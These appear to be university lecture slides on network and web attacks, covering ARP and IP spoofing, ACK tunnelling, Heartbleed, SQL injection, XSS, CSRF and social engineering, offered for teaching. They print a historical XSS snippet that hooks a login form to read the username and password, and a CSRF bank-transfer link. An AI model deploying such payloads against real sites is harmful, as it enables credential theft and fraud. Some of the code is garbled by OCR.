
## ■ ***Focus on***

- *Focus on protocol weaknesses*
- *(Lack of) Communication security*
- *Focus on manipulating algorithms and protocols (e.g. by "contributions" to open source projects)*




# Address Resolution Protocol: ARP

- **ARP weakness:** *ARP is stateless protocol*
  - Focus: It is possible to send ARP-Replies without any Requests
- **ARP-Spoofing** (ARP Request Poisoning, ARP Poison Routing / APR)
  - *Sniffing*: collecting network information
  - *Poisoning*: targeted sending of wrong ARP packets (ARP-Reply with MAC address for a foreign IP address) to caches
  - Information is recorded in the cache
  - Data packets will now be sent to attacker (address in the cache) which manipulates / spies on the data packets before they are sent to their real destination.
  - *Attack*: this faked association enables Man-in-the-Middle attacks
- Various tools to simplify attacks (e.g. for e-mail, VOIP, HTTP)
  - Demo: [Video](#)




# Internet Protocol (IP)

- **Weak spot of IP**
  - Focus: IP-packets are not protected
- **Attack possibilities**
  - Reading IP-packets is simple
  - Checksums for integrity checking are not safe
  - No protection of IP-PCI (IP-Header) → manipulation of the protocol header is simple
  - Liability is unsafe because authenticity of addresses is not provable
- **Attack scenario**
  - Target system is protected by IP-sender addresses (only systems with registered IP addresses are allowed to use the target system)
  - Sniffing: Spying on systems that exchange data with the target system (can also be encrypted)
  - Connecting to the target system using a spied out IP address



# TCP Protocol State Machine and Firewalls



# Transmission Control Protocol (TCP)

## ■ Weak spot

- TCP: Large number of ACK messages leads to high load on the firewall control
- Some firewalls check incoming home network internet traffic insufficiently
- Verification only for SYN messages, ACK messages are let through


## ■ Attack possibilities

- Incorrect ACKs are used to implement exploits (rather unproblematic)
- **ACK-Tunneling:** ACK is used for data transport → Trojan / Dropper acts as an ACK server and reads data from the ACK (problematic!)

## ■ Attack scenario

- Intrusion into the target system and installation of an ACK server, which acts as a remote shell, or dropper, etc...
- Target system can now be controlled remotely (until replacement by a better firewall)


```
C:\WINDOWS\system32\cmd.exe
AckCmd 1.1 - The Ack Command Prompt for Windows 2000
- (c) 2000, Arne Vidstrom, arne.vidstrom@ntsecurity.nu
- For instructions see http://ntsecurity.nu/toolbox/ackcmd/
Type "quit" and press Enter to quit
Error: Run with target IP supplied, e.g. "ackcmd 192.168.1.1"
```





# Heartbleed

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## The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.



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## SSL Server Test

This free online service performs a deep analysis of the SSL configuration of the server you are testing. **that the information you submit here is used only for test results, and we never will.**

Domain name:

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
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
# Web-based attacks: SQL-Injection

- **Weak spot:**
  - Development of web applications that use databases
- **Attack possibilities:**
  - Transfer of input data to the database (Form, URL)
  - Attack by manipulating the input data
  - Focus: spying, changing, deleting data and executing code
- **Attack scenario:**
  - Manipulation of input data to generate executable code
  - Example: DEMO




# XSS – Cross Site Scripting

- **Weak spot:**
  - Possibility of executing script code in the browser
  - Weak user input checks
- **Attack possibilities:**
  - Identify weak spots in Web-applications (possible user input via URL) that allow execution of script code
  - Construct URL with script code (other variants are possible: `<img>`, `<iframe>`, etc.) and send it to potential targets (e-mail spam)
- **Attack scenario:**
  - Code analysis with FireBug
  - URL queries cookies and sends those to a script
  - Script calls the current application with the stolen cookie and uses the application under false identity (so-called session hijacking)



# XSS – Cross Site Scripting (2)



- **XSS-Attack Tool (CAL 9000)**
  - <http://www.owasp.org/>
- Other examples of attacks and protection approaches
  - <http://ha.ckers.org>
- **Attention! XSS often associated with phishing attacks**
  - “Usually, I phish 30k a day.” (see: [ha.ckers.org](http://ha.ckers.org))

## Google XSS Exploit (Code right)

```
document.body.innerHTML="<div><iframe  
src='https://www.google.com/adsense/report/overview'+  
" onload='go()'  
style='position:absolute;top:0;left:0;height:100%;width:100%;'></  
div>";
```

```
function go() {  
  try {  
    var win=window.frames[o];  
    win.document.body.style.overflow="hidden";  
    win.document.body.style.border="0px solid white";  
    var doc=win.frames[o].document.forms[o];  
    doc.onsubmit=function() {  
      alert("Your adsense username and password are:n"+  
        doc["Email"].value+'nandn'+doc["Passwd"].value);  
      x=window.open(location.href);  
    }  
  } catch (e) {  
    try {  
      var win=window.frames[o];  
      var doc=win.document.body;  
      var x="Today's Earnings:"+doc.getElementsByTagName('h1')[o];  
      alert(x.getElementsByTagName('span')[o].innerHTML.replace("  
", ""));  
    } catch (e) {}  
  }  
}
```


# Cross Site Request Forgery (CSRF)

- Exploiting the functionality of a Web application where victims have accounts
- Submit manipulated HTTP requests
  - Embed links or images in e-mails
  - Cross-Site Scripting
  - Malware
- Start learning to protect your application
  - How can you protect your application against it?

```
<a href="http://bank.com/transfer.do?acct=BADBOY&amount=10000">View my Pictures!</a>
```



# Script code can be everywhere



# 4. Attack by Communication Partner

- **Attacks of the communication partner by**
  - Faking identities
  - Trust abuse
- ***Focus on***
  - *Misuse of trust*
  - *e.g. social engineering*





# Faking Identities

- **Attacks on the data**
  - Listening to the data (sniffing)
  - Manipulating data
  - Decrypting protected data
- **Attacks by communication partners**
  - Faking a false identity
  - How can trust be realized?

The screenshot shows the eBay user profile for 'wolf080158' with a 509 positive feedback score and 100% positive rating. The page includes navigation links, a feedback summary, and a table of recent feedback.

**Bewertungsprofil: wolf080158 (509 ☆)**

**Bewertungspunktestand: 509**  
**Positive Bewertungen: 100%**

eBay-Mitglieder, die mich positiv bewertet haben: 509  
eBay-Mitglieder, die mich negativ bewertet haben: 0  
Alle positiven Bewertungen: 585

**Aktuelle Bewertungen:**

	Letzter Monat	Letzte 6 Monate	Letzte 12 Monate
positiv	31	77	108
neutral	0	1	1
negativ	0	0	0

Mitglied seit: 08.0...  
Ort: Deutschland

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[Meine Testbe...](#)  
[aufrufen](#)

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Zurückgezogene Gebote (in den letzten 6 Monaten): 0

The screenshot shows the Windows Certificate Manager window with the 'Certificates' tab selected. It displays a list of certificates issued to and by various entities.

**Certificates**

Intended purpose: <All>

Intermediate Certification Authorities | Trusted Root C...

Issued To	Issued By
ABA.ECOM Root CA	ABA.ECOM Root CA
Autoridad Certifica...	Autoridad Certificador...
Autoridad Certifica...	Autoridad Certificador...
Baltimore EZ by DST	Baltimore EZ by DST
Belgacom E-Trust P...	Belgacom E-Trust Prim...
C&W HKT SecureN...	C&W HKT SecureNet ...
C&W HKT SecureN...	C&W HKT SecureNet ...
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# Social engineering using...

- Phone
  - Call the victim or services of the victim
  - Example: Apple's password reset - procedure
- Trash of the victim (Harddisc/CD/USB-Stick)
  - Searching for sensitive data
  - Lots of examples exists in the media
- Confidence Tricks
  - All kinds of Scam
  - Check your inbox for latest ones ☺
- Online Databases
  - Cf. following pages
  - Social Sites, and check news about victim at typical user's sites
- U3 – USB-Stick
  - <http://en.wikipedia.org/wiki/U3>
  - Nice idea, but
    - <http://u3-tool.sourceforge.net/>
- Start learning to protect your application, people, and organization
  - How can you protect your application against it?
  - Check: <http://www.social-engineer.org/>
  - E.g. Metasploit [http://www.social-engineer.org/framework/Computer\\_Based\\_Social\\_Engineering\\_Tools:\\_Social\\_Engineer\\_Toolkit\\_\(SET\)](http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_(SET))



# Social Engineering – Online Database

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- Spying out the data of Web applications meant to simplify work / collaboration, which are not used the right way
- Typical problem:
  - Security settings configuration has not been performed
  - Examples: GoogleCalendar, Blogs

The screenshot shows a web browser displaying an article from InfoWorld. The article title is "Corporate data slips out via Google calendar" and the subtitle is "The search function of the Web-based app can be used to find sensitive business data that has not been properly made private". The author is Robert McMillan, IDG News Service, dated April 17, 2007. The article text discusses how Google Calendar's search function can be used to find sensitive corporate information, such as dial-in numbers and passcodes for internal meetings, which were inadvertently made public. It mentions that the data was found during a search for "McWiki Weekly" project. The article also includes a sidebar with "Free IT resource" links and a "Related Stories" section. In the bottom right corner, there is a small inset image showing a Google Calendar interface with a search bar and a list of events.

InfoWorld Log-in | Register

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## Corporate data slips out via Google calendar

The search function of the Web-based app can be used to find sensitive business data that has not been properly made private

By Robert McMillan, IDG News Service  
April 17, 2007

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It's not clear what gets discussed during McKinsey & Co.'s weekly internal communication meeting, but the dial-in number and passcode for the event can be easily found by searching with Google.

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The data is out there thanks to the [Search Google Calendar](#) a feature added to Google's Web-based calendar service last November. Google bills it as a cool way to discover interesting events, but a few quick searches show that it can also be used to turn up sensitive corporate information that was inadvertently made public using Google Calendar.

Launched last year as part of Google's effort to develop a series of Web-based productivity applications, Google Calendar gives users the choice of keeping calendar entries private or publishing them for the world to see, but some Google Calendar users appear to be sharing their calendar information without realizing it. The McKinsey dial-in information, for example, was posted by a single person who had shared a number of calendar events, including project status meetings and call-in numbers for the company's "McWiki Weekly" project.

McKinsey spokesman Mitch K... matched that of a McKinsey en... employees do not "use Google

Eg. Search for conference call, password

# Prof. Gaedke, I know of ....

- The tools presented here are not representing the state of the art, but still give you an idea what is/was possible ;-)
- Feel free to share latest stories and knowledge with us during the lecture
- Further details, check the DFN CERT (see later chapter)

